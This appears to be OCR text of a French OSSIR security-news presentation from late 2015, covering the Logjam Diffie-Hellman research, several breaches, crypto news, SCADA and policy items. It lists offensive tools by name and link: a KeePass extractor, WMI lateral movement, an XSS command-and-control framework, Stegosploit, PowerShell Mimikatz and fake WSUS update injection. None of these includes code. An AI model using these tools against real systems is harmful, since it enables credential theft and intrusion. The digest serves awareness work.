  - La Compromission des administrateurs avec récupération des configurations et clefs ("Owning the Net")
  - Le déchiffrement en temps réel de RC4



- Selon des chercheurs français (INRIA Paris, INRIA Nancy, CNRS, université de Lorraine) et américains, la NSA aurait pu pré-calculé les nombres premiers (et bases) communément utilisé dans Diffie-Hellman

	Vulnerable servers, if the attacker can precompute for ...			
	all 512-bit groups	all 768-bit groups	one 1024-bit group	ten 1024-bit groups
HTTPS Top 1M w/ active downgrade	45,100 (8.4%)	45,100 (8.4%)	205,000 (37.1%)	309,000 (56.1%)
HTTPS Top 1M	118 (0.0%)	407 (0.1%)	98,500 (17.9%)	132,000 (24.0%)
HTTPS Trusted w/ active downgrade	489,000 (3.4%)	556,000 (3.9%)	1,840,000 (12.8%)	3,410,000 (23.8%)
HTTPS Trusted	1,000 (0.0%)	46,700 (0.3%)	939,000 (6.56%)	1,430,000 (10.0%)
IKEv1 IPv4	–	64,700 (2.6%)	1,690,000 (66.1%)	1,690,000 (66.1%)
IKEv2 IPv4	–	66,000 (5.8%)	726,000 (63.9%)	726,000 (63.9%)
SSH IPv4	–	–	3,600,000 (25.7%)	3,600,000 (25.7%)

- Mais les pourcentages ne sont pas forcement justes :
  - Les VPN avec filtrage par IP source ne sont pas comptés ici
  - Certains VPN authentifient avant la négociation du groupe, ce qui donne des faux positifs

https://freedom-to-tinker.com/blog/haldermanheninger/how-is-nsa-breaking-so-much-crypto/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Crackas With Attitude : Piratage des mails du directeur de la CIA

http://hacking-forums.net/Thread-CIA-director-has-been-hacked

- Tous les mails sont déjà sur Wikileaks

  https://wikileaks.org/cia-emails/


Crackas With Attitude : Piratage d'un portail privé des forces de l'ordre US

- Accès à des outils privés de chat, partage d'information sur des criminels et terroristes, toutes les arrestations…

  http://www.wired.com/2015/11/cia-email-hackers-return-with-major-law-enforcement-breach/?mbid=social_twitter#slide-2

- Plusieurs captures d'écran sur leur twitter

  https://twitter.com/phphax



Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Vol de données de plus de 150 000 clients du FAI anglais TalkTalk


- Par des prétendus Russo-Djiado-Hackeurs  demandant une rançon
  - DDoS pour détourner l'attention puis vol des données
- Arrestation de plusieurs adolescents (15, 16 et 20 ans) en Angleterre et en Irlande
- 3ème attaque réussie en 8 mois et perte de 10% de valeur en bourse

http://www.irishexaminer.com/examviral/technology-and-gaming/talktalk-reveals-nearly-157000-customers-had-their-details-compromised-in-cyber-attack-363486.html

Piratage de 000webhost

- Petit hébergeur gratuit
- Exploitation d'une vulnérabilité dans une vieille version de PHP, envoie d'un shell et prise de contrôle du système
- 13 millions d'utilisateurs impactés

http://www.zdnet.com/article/000webhost-hacked-13-million-customers-exposed/



Nouveautés, outils et techniques

Crypto
Divers

KeeFarce : récupérer les données de KeePass

- Si le “workspace” n’est pas verrouillé et sauf sur Windows 2012 (mais fonctionnel avec quelques adaptations, même sur les autres sessions utilisateur)

https://github.com/denandz/KeeFarce

BoringSSL utilisé par Chromium, Android M et la production Google

- Utilisable sur Linux avec des limitations dues à un nettoyage du code
  - pas de RC5, JPAKE ou algorithmes obsolètes comme MD2
- Le générateur de nombres pseudos aléatoires (PRNG) n’utilise que /dev/urandom

https://www.imperialviolet.org/2015/10/17/boringssl.html

Let’s Encrypt, l’AC gratuite

- Considéré comme une autorité de certification de confiance, signée par IdenTrust
- Supporte ACME

https://letsencrypt.org/2015/10/19/lets-encrypt-is-trusted.html

Lettre ouverte aux AC et Navigateurs pour le support de certificats de sites dans TOR

http://dropsafe.crypticide.com/article/11697

Pentest
Techniques & outils

Remplacez PsExec (veillissant) par SprayWMI

- La même chose avec des requêtes WMI

http://www.pentest.guru/index.php/2015/10/19/ditch-psexec-spraywmi-is-here/

xBackdoor, un framework de C&C pour injection XSS

http://seclist.us/xbackdoor-a-tool-for-the-persistent-xss-exploitation.html

Ange Albertini + Saumil Shah = Stegosploit

- Mettre du code Javascript dans un image valide
- Provenant des travaux de Saumil présentés à la NoSuchCon 2013

http://stegosploit.info/

PowerMemory, Mimikatz en PowerShell

https://github.com/giMini/PowerMemory

Utiliser Google+ comme Command-control

https://www.scriptjunkie.us/2015/11/how-i-used-dead-drop-c2-to-hide-malicious-traffic/

Pentest

Techniques & outils

Scripts NMAP pour mainframes

http://mainframed767.tumblr.com/post/132669411918/mainframes-and-nmap-together-at-last

Outil d'extraction de config Dridex

http://cybermashup.com/2015/11/02/dridex-static-configuration-extractor/

Evasion des restrictions logicielles Microsoft

- Via des fonctions intégrée à .NET qui le permettent

http://subt0x10.blogspot.fr/

https://gist.github.com/subTee/fb09ef511e592e6f7993

Injection de fausses mises à jour Windows dans du trafic WSUS non-chiffré

https://github.com/ctxis/wsuspect-proxy/blob/master/README.md

Abuser HSTS pour récupérer l'historique de navigation d'un utilisateur

https://github.com/diracdeltas/sniffly

http://zyan.scripts.mit.edu/sniffly/

Scada

Divers

Décodeur DNP3 en ligne

https://www.automatak.com/opendnp3/#decoder

Sécurité des convertisseurs IP/Série

http://www.digitalbond.com/blog/2015/10/30/basecamp-for-serial-converters/

Device	A	B	C	D	E
Backdoors / Auth Bypass	✗	!	✗	✗	✗
Fuzzing	!	✓	✗	✗	!
Bruteforce	✗	✗	✗	✗	✗
MITM	✗	!	✗	✗	✗

Nouveautés (logiciel, langage, protocole...)

Open Source

Android VTS, mesure votre niveau de vulnérabilité

https://github.com/nowsecure/android-vts

https://play.google.com/store/apps/details?id=com.nowsecure.android.vts

Android 6 “Marshmallow”

- Gestion granulaire des permissions
- Secure boot et chiffrement basé sur le matériel
- Introduction d’une API biométrique
- Ajout de capacités pour la gestion de flotte

http://developer.android.com/about/versions/marshmallow/android-6.0.html#afw

http://www.securityinsider-solucom.fr/2015/11/les-nouveautes-securite-dandroid-6.html

Xen permet désormais l’introspection de machine virtuelle

- Il devient possible d’exécuter un logiciel anti-malware depuis l’hyperviseur pour détecter les rootkits les plus discrets.

https://blog.xenproject.org/2015/08/04/the-bitdefender-virtual-machine-introspection-library-is-now-on-github/

Nouveautés (logiciel, langage, protocole...)

Divers

Analyse du protocole de communication de WhatsApp

http://www.fit.vutbr.cz/research/pubs/index.php?file=%2Fpub%2F10979%2FWhatsApp.pdf&id=10979

- Découverte d'une collecte des numéros de téléphones, appels, durées…

  http://securityaffairs.co/wordpress/41483/digital-id/whatsapp-collects-call-metadata.html

Tor Messenger

- Messagerie anonyme à travers Tor

  http://arstechnica.com/security/2015/10/how-to-use-tor-messenger-the-most-secure-chat-program-around/

Business et Politique

Business

France et International

Si les francais ne croient pas en la France, la patron US de Cisco lui y croit !

- Et compare les start-up françaises à la Silicon Valley

  http://www.latribune.fr/technos-medias/internet/je-pense-que-la-france-c-est-l-avenir-patron-de-cisco-511786.html

La CNIL allemande interdit aux géants du net de stocker leurs données hors d'Europe

http://www.euractiv.fr/sections/societe-de-linformation/la-cnil-allemande-interdit-aux-geants-du-net-de-stocker-leurs

Droit / Politique

France

Projet de loi pour une république numérique

- Reconnaissance de l'e-sport
- Droit à l'auto-hébergement
- Protection des données des internautes
- Libre accès aux publications scientifiques de la recherche publique
- ...

http://www.usine-digitale.fr/article/les-30-articles-du-projet-de-loi-pour-une-republique-numerique.N352790

La surveillance des communications internationales validée par le Parlement

http://www.latribune.fr/economie/france/la-surveillance-des-communications-internationales-validee-par-le-parlement-520191.html

L'état publie sa stratégie nationale pour la sécurité du numérique

http://www.ssi.gouv.fr/actualite/la-strategie-nationale-pour-la-securite-du-numerique-une-reponse-aux-nouveaux-enjeux-des-usages-numeriques/

- L'analyse dans NoLimitSecu

http://www.nolimitsecu.fr/stratsecnum/

Droit / Politique
International

Uber, le patron c'est l'algorithme

- Tentative juridique osée pour ne pas embaucher ses chauffeurs, suite à leur recours collectif
- Uber = logiciel d'aide à la décision et de planification

http://pro.clubic.com/actualite-e-business/actualite-785126-uber-chauffeurs-veulent-salaries-repond-patron.html

Europe, Le Parlement appelle à protéger Edward Snowden

- <<Edward Snowden, défenseur international des droits de l'homme>>
- Amendement voté à 285 voix contre 281

http://www.numerama.com/politique/128759-le-parlement-ue-appelle-a-proteger-edward-snowden.html

Conférences

Conférences

Texte en gris = déjà traité précédemment

Passées

- BruCon : 8-9 octobre 2015 à Gand, Belgique

A venir

- Botconf - 2 au 4 décembre 2015 à Paris
- JSSI - 8 mars 2016 à Paris
  - Sur le thème: "Retour vers le futur : bienvenue en 1984 ?"
- FIC - 25 et 26 janvier 2016 à Lille
- CORI&IN - 27 janvier 2016 à Lille


Divers / Trolls velus

Divers / Trolls velus

Un employé licencié du CERT Crédit Agricole se lâche

- 100% pure troll

https://twitter.com/cyrilbruder



Révélations de Snowden sur les Drones américains

- Le gouvernement américain fait de la collecte massive de données,
- Corrèle tout cela pour identifier des cibles potentielles et les assassinent à l'aide de drones « activés » à distance par des opérateurs
- Une majorité de victimes (90% en Afghanistan) seraient une sorte d'effet de bord
- C'est bien le président Américain qui prend la décision finale
- Les frappes de drones sont contre productives

https://theintercept.com/drone-papers?utm_content=bufferf81b1

Divers / Trolls velus

A 11 ans elle monte une affaire de génération de mot de passe

- Basé sur XKCD 936 et avec des dés

  http://www.dicewarepasswords.com/

Il rachète Google.com pour 12 dollars


- Car Google avait oublié de renouveler son domaine !!?

  http://www.metronews.fr/high-tech/google-se-fait-deposseder-de-google-com-pour-12-dollars/moja!XzvV9johLpPb/

Les empreintes invisibles des impressions laser

- Travaux de l'EFF sur : Brother, Canon, Dell, Epson, Xerox, HP, IBM, Konika, Kyocera, Lanier, Lexmark, NRG, Panasonic, Ricoh, Savin et Toshiba.

  https://www.eff.org/pages/list-printers-which-do-or-do-not-display-tracking-dots



Divers / Trolls velus

Malware Dridex

- Des chercheurs espagnols ont trouvé le HQ
  https://twitter.com/shakethemalware/status/657125199800893440
  https://www.facebook.com/dridexoficial

Un IMSI catcher à $1,400

- Capable de capturer en 4G
- Basé sur des briques libres
  http://arstechnica.com/security/2015/10/low-cost-imsi-catcher-for-4glte-networks-track-phones-precise-locations/


Google (par sa holding Alphabet) rachète pour √26 * 10^9 dollars de ses actions

http://www.theregister.co.uk/2015/10/22/google_q3_2015_nerds/

Divers / Trolls velus

Les antivirus en 2015…

https://twitter.com/taviso/status/654321182338977792



Killer USB 2.0

- Passe de -110 V. à -220 V.

http://thehackernews.com/2015/10/usb-killer.html
https://www.youtube.com/watch?v=_TidRpVWXBE

Tetris sur les panneaux d'affichage de stationnement de Lille

- Après l'injection de chaînes de caractères de septembre
- Protocole radio non chiffré, non authentifié...

https://www.youtube.com/watch?v=Xb_FmCfGqvc

Prochains rendez-vous de l’OSSIR

Prochaines réunions

- Mardi 8 décembre 2015

AfterWork

- Mardi 15 décembre 2015

  Bar "La Kolok"

  20 rue du croissant

  75002 Paris

Questions ?

Des questions ?
C’est le moment !

Des idées d’illustrations ?
Des infos essentielles oubliées ?
Contactez-nous